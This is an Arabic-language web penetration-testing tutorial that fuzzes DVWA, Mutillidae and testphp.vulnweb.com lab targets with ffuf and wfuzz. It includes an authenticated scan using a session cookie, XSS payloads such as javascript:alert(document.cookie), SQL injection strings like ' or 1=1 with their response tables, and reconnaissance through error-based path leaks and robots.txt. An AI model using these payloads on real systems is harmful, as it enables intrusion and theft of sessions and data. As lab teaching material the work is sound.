- **المؤشرات الأمنية:** الخادم يرفض الاتصال بمسارات معينة مثل .hta. (الحالة: 403).

تفكيك نتائج FFUF: تصنيف الأصول المكتشفة

```
[Status: 200, Size: 154, Words: 19, Lines: 6, Duration: 143ms]
| URL | http://192.168.1.140/dvwa/php.ini
* FUZZ: php.ini
[Status: 200, Size: 26, Words: 3, Lines: 2, Duration: 85ms]
| URL | http://192.168.1.140/dvwa/robots.txt
* FUZZ: robots.txt
```

النجاح الصريح (200 OK):

تأكيد وجود php.ini و robots.txt بحجم 154 و 26 بايت
تم الكشف عن أصول النظام الحساسة.

```
[Status: 301, Size: 344, Words: 22, Lines: 10, Duration: 3ms]
| URL | http://192.168.1.140/dvwa/config
| -> | http://192.168.1.140/dvwa/config/
* FUZZ: config
[Status: 301, Size: 346, Words: 22, Lines: 10, Duration: 5ms]
| URL | http://192.168.1.140/dvwa/database
| -> | http://192.168.1.140/dvwa/database/
* FUZZ: database
```

المجلدات الذهبية (301 Redirect):

تحديد /config/، /database/، و /external/. هذه
المجلدات تفتح الباب لهجمات المرحلة الثانية.

```
[Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 453ms]
| URL | http://192.168.1.140/dvwa/.htpasswd
* FUZZ: .htpasswd
[Status: 403, Size: 302, Words: 22, Lines: 10, Duration: 453ms]
| URL | http://192.168.1.140/dvwa/.htaccess
* FUZZ: .htaccess
```

تأكيد الحماية (403 Forbidden):


رصد htaccess و .htpasswd بحجم 302 بايت.
الرفض يؤكد التواجد الفعلي تحت حماية الخادم.

ترويض الجلسات: الفحص المتقدم باستخدام ملفات تعريف الارتباط

Step 1

الخطوة 1: استخراج الهوية

الحصول على PHPSESSID وقيمة security=low من أدوات مطوري المتصفح.



Name	Value	Domain	Path
PHPSESSID	ngp7hql7cpjt0mrig8ckg9dpmk	192.168.1.140	/
security	low	192.168.1.140	/




Step 2

الخطوة 2: الفحص المسلح بالصلاحيات

تمرير الترويسة المخصصة لأداة FFUF للمرور خلف جدار تسجيل الدخول وفحص المسارات المحمية.

-H Cookie: PHPSESSID=...; security=low



```
[parrot@parrot]~$ ffuf -u http://192.168.1.140/dvwa/FUZZ -w /usr/share/wordlists/dirb/common.txt -H "Cookie: PHPSESSID=ngp7hql7cpjt0mrig8ckg9dpmk; security=low" -ic -c -v
```

v2.1.0-dev

:: Progress: [1/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error[Status:ntace s: 403, Size: 302, Words: 22, Lines: 10, Duration: 15ms]

الترسانة المتقدمة: قوائم الحقن في Wfuzz

SQL.txt

حمولات متقدمة لاخترق قواعد البيانات واستخراج الجداول.

XSS.txt

سكربتات خبيثة لتجاوز حماية واجهة المستخدم وتنفيذ أكواد في متصفح الضحية.

Traversal.txt

حمولة لتخطي مسارات النظام وقراءة الملفات الحساسة خارج الجذر.

**XML.txt /
All_attack.txt**

مجموعات شاملة لهجمات الحقن المعقدة (مثل XXE).


```
(kali@kali) - [/usr/share/wfuzz/wordlist/Injections]
$ ls
All_attack.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt
bad_chars.txt
```

اعتراض الطلبات: تحديد متغيرات الحقن

الهدف: testphp.vulnweb.com/guestbook.php

متصفح الضحية (Frontend)


إدخال بيانات تجريبية (مثل ss) لاختبار استجابة النظام.



عين المهاجم (Backend Proxy)

التقاط طلب الـ POST عبر وكيل (Proxy) وتحديد المتغيرات القابلة للحقن استعداداً لاستبدالها بـ FUZZ.

المتغيرات المرصودة: name, text, submit



الاستغلال العملي: اكتشاف ثغرات XSS باستخدام Wfuzz

```
(kali@kali) - [~]  
$ wfuzz -c -z file,/usr/share/wfuzz/wordlist/general/common.txt -d "name=anonymous+user&text=FUZZ&submit=add+message"  
--hc 404,303,302 http://testphp.vulnweb.com/
```


ID	Response	Lines	Word	Chars	Payload
000000022:	200	109 L	388 W	4958 Ch	"<IMG%20SRC=javascript:alert(String.fromCharCode(88,83,83))>"
000000015:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="javascript:alert('WXSS');">"
000000026:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="jav6#x0A;ascript:alert('WXSS');">"
000000023:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="jav6#x09;ascript:alert('WXSS');">"
000000005:	200	109 L	388 W	4958 Ch	"<<script>alert('WXSS');//<</script>"
000000023:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="javasc ript:alert(document.cookie)">"
000000027:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="jav6#x0D;ascript:alert('WXSS');">"
000000001:	200	109 L	388 W	4958 Ch	"\";alert('XSS');//"
000000024:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="jav ascript:alert('WXSS');">"
000000021:	200	109 L	388 W	4958 Ch	"<IMG%20""><SCRIPT:alert('WXSS')</SCRIPT>">"
000000020:	200	109 L	388 W	4958 Ch	"<IMG%20SRC="javascript:alert('\"WXSS\"')">"
000000019:	200	109 L	388 W	4958 Ch	"<IMG%20SRC=javascript:alert("WXSS")>"
000000018:	200	109 L	388 W	4958 Ch	"<I
000000017:	200	109 L	388 W	4958 Ch	"<I
000000016:	200	109 L	388 W	4958 Ch	"<I
000000013:	200	109 L	388 W	4958 Ch	"<x
000000012:	200	109 L	388 W	4958 Ch	"<I
000000011:	200	109 L	388 W	4958 Ch	"<
000000012:	200	109 L	388 W	4958 Ch	"<
000000010:	200	109 L	388 W	4958 Ch	"%3c
000000008:	200	109 L	388 W	4958 Ch	"%3c
000000006:	200	109 L	388 W	4958 Ch	">
000000006:	200	109 L	388 W	4958 Ch	"%3c

التحليل الفني:

- الحالة 200 تشير إلى قبول الخادم للطلب.
- ثبات حجم الاستجابة (109 خط , 388 كلمة , 4958 حرف) مع مختلف الحمولات يدل على أن الخادم يعكس المدخلات كما هي دون تنقيح (No Sanitization).
- تم حقن حمولات ناجحة مثل: javascript:alert(document.cookie)

اختراق قواعد البيانات: قراءة الاستجابة الصامتة (SQL Injection)

الهدف: المتغير artist هو نقطة الحقن.



كيف نكتشف الثغرة؟ (The Indicator of Compromise)

عند حقن Payload: " or " = " :
قفز حجم الاستجابة بشكل شاذ من 48 خط / 190 كلمة إلى 104 خط / 364 كلمة.
هذا التغير الجذري يؤكد نجاح الحقن وتسريب بيانات من قاعدة البيانات.

ID	Response	Lines	Word	Chars	Payload
000000001:	200	48 L	193 W	2174 Ch	" ' "
000000007:	200	48 L	190 W	2174 Ch	" - ' ; "
000000015:	200	48 L	191 W	2182 Ch	"\x3D%20\x27"
000000021:	200	104 L	364 W	4735 Ch	"%20or%20' '='"
000000026:	200	48 L	192 W	2184 Ch	" " or 0=0 "
000000021:	200	104 L	364 W	4735 Ch	"%20or%220' '='"
000000025:	200	123 L	547 W	6251 Ch	"0 or 1=1"
000000022:	200	48 L	190 W	2178 Ch	"%200or%20'x'='x"

التغير الجذري في حجم الاستجابة
(104 خط, 364 كلمة) يؤكد نجاح حقن SQL وتسريب بيانات إضافية.

الاستكشاف العميق: البحث في أدلة Mutillidae

القاموس المستخدم: directory-list-2.3-medium.txt

فلتر الضجيج (Noise Reduction):

استخدام المعامل --hc 404,302,301 لإخفاء الردود غير المفيدة، مما يسمح باكتشاف ملفات قيمة مثل `login` و `register`.

```
(kali@kali)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
--hc 404,302,301 http://192.168.1.146/mutillidae/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://192.168.1.146/mutillidae/FUZZ.php
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	1203 L	3454 W	54151 Ch	"#"
000000003:	200	1203 L	3454 W	54151 Ch	"home"
000000003:	200	1203 L	3454 W	54151 Ch	"login"
000000001:	200	1203 L	3454 W	54151 Ch	"register"
000000061:	200	1203 L	3454 W	54151 Ch	"credits"
000000083:	200	1203 L	3454 W	54151 Ch	"Index"
000000085:	200	1203 L	3454 W	54151 Ch	"Register"
000000006:	200	1203 L	3454 W	54151 Ch	"INDEX"

```
(kali@kali)-[~]
$ wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
--hc 404,302,301 http://192.168.1.146/mutillidae/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
Target: http://192.168.1.146/mutillidae/FUZZ.php
Total requests: 220560
```

ID	Response	Lines	Word	Chars	Payload
000000001:	200	1203 L	3454 W	54151 Ch	"#"
000000003:	200	13 L	45 W	429 Ch	"home"
000000005:	200	49 L	217 W	2137 Ch	"login"
000000005:	200	5 L	22 W	234 Ch	"register"
000000069:	200	12 L	45 W	557 Ch	"credits"
000000083:	200	1203 L	217 W	2137 Ch	"Index"
000000085:	200	9 L	22 W	234 Ch	"Register"
000000006:	200	1203 L	3454 W	54151 Ch	"INDEX"

الأخطاء البرمجية ككنز استخباراتي

القيمة الاستخباراتية للأخطاء:

- الوصول المباشر للملفات يولد أخطاء تكشف البنية العميقة.
- هذه الأخطاء تسرب المسار المطلق للملفات على الخادم (Absolute Path).
- هذه المعلومات حاسمة لتنفيذ هجمات تخطي المسارات (Path Traversal) أو صياغة مسار دقيق لرفع الملفات الخبيثة.

```
← → ↻ 🏠 192.168.1.146/mutillidae/Login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Warning: Undefined global variable $_SESSION in C:\xampp\htdocs\mutillidae\login.php on line 3
Warning: Trying to access array offset on value of type null in C:\xampp\htdocs\mutillidae\login.php on line 3
Login
Fatal error: Uncaught Error: Undefined constant "_ROOT_" in C:\xampp\htdocs\mutillidae\login.php on line 73
```

```
← → ↻ 🏠 192.168.1.146/mutillidae/credits.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Warning: Undefined global variable $_SESSION in C:\xampp\htdocs\mutillidae\credits.php on line 2
Warning: Trying to access array offset on value of type null in C:\xampp\htdocs\mutillidae\credits.php on line 2
Credits
Fatal error: Uncaught Error: Undefined constant "_ROOT_" in C:\xampp\htdocs\mutillidae\credits.php on line 38
```

التنقيب عن الكنوز المنسية وخريطة النظام

فحص الأرشفة والنسخ الاحتياطية:

- استخدام لواحق مثل bak و zip. قد يكشف عن الشيفرة المصدرية كاملة.

```
(kali@kali)-[~]
└─$ wfuzz -z file ./usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404,302,301 http://192.168.1.146/mutillidae/FUZZ.bak
/usr/lib/python3/dist-packages/wfuzz/__init__.py:36: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.1.146/mutillidae/FUZZ.bak
Total requests: 228569

ID      Response  Lines  Word  Chars  Payload
-----
000000001: 200      1283 L  3454 W  54151 Ch  "# directory-list-2.3-medium.txt"
000000002: 200      1283 L  3454 W  54151 Ch  "# "
000000003: 200      1283 L  3454 W  54151 Ch  "# Priority ordered case sensitive list, where entries were found"
000000003: 200      1283 L  3454 W  54151 Ch  "# This work is licensed under the Creative Commons"
000000012: 200      1283 L  3454 W  54151 Ch  "# on atleast 2 different hosts"
000000012: 200      1283 L  3454 W  54151 Ch  "# "
```

الخلاصة: خريطة النظام (The Blueprint)

- ملف robots.txt يكشف بوضوح عن المجلدات فائقة الأهمية التي يحاول المطور إخفاءها (مثل passwords و config.inc).

```
← → ↻ 🏠 192.168.1.146/mutillidae/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Ex

User-agent: *
Disallow: passwords/
Disallow: config.inc
Disallow: classes/
Disallow: javascript/
Disallow: owasp-esapi-php/
Disallow: documentation/
Disallow: includes/
```

أكبر أخطاء المطورين هي محاولة إخفاء الأسرار برمجياً بدلاً من تأمينها. الفحص المنهجي
الفحص المنهجي والأدوات الآلية قادران على قراءة هذه الأخطاء وتحويلها إلى اختراق كامل.


التحليل الجنائي لاختبار اختراق تطبيقات الويب

تشرح تفصيلي لسلسلة التوريد الهجومية من الاستطلاع
إلى الهندسة الاجتماعية في بيئة معزولة

خريطة الطوبولوجيا: ساحة المعركة السيبرانية



المرحلة 1: المسح الآلي للثغرات الأمنية



الأداة المستخدمة

N-Stalker Scanner X

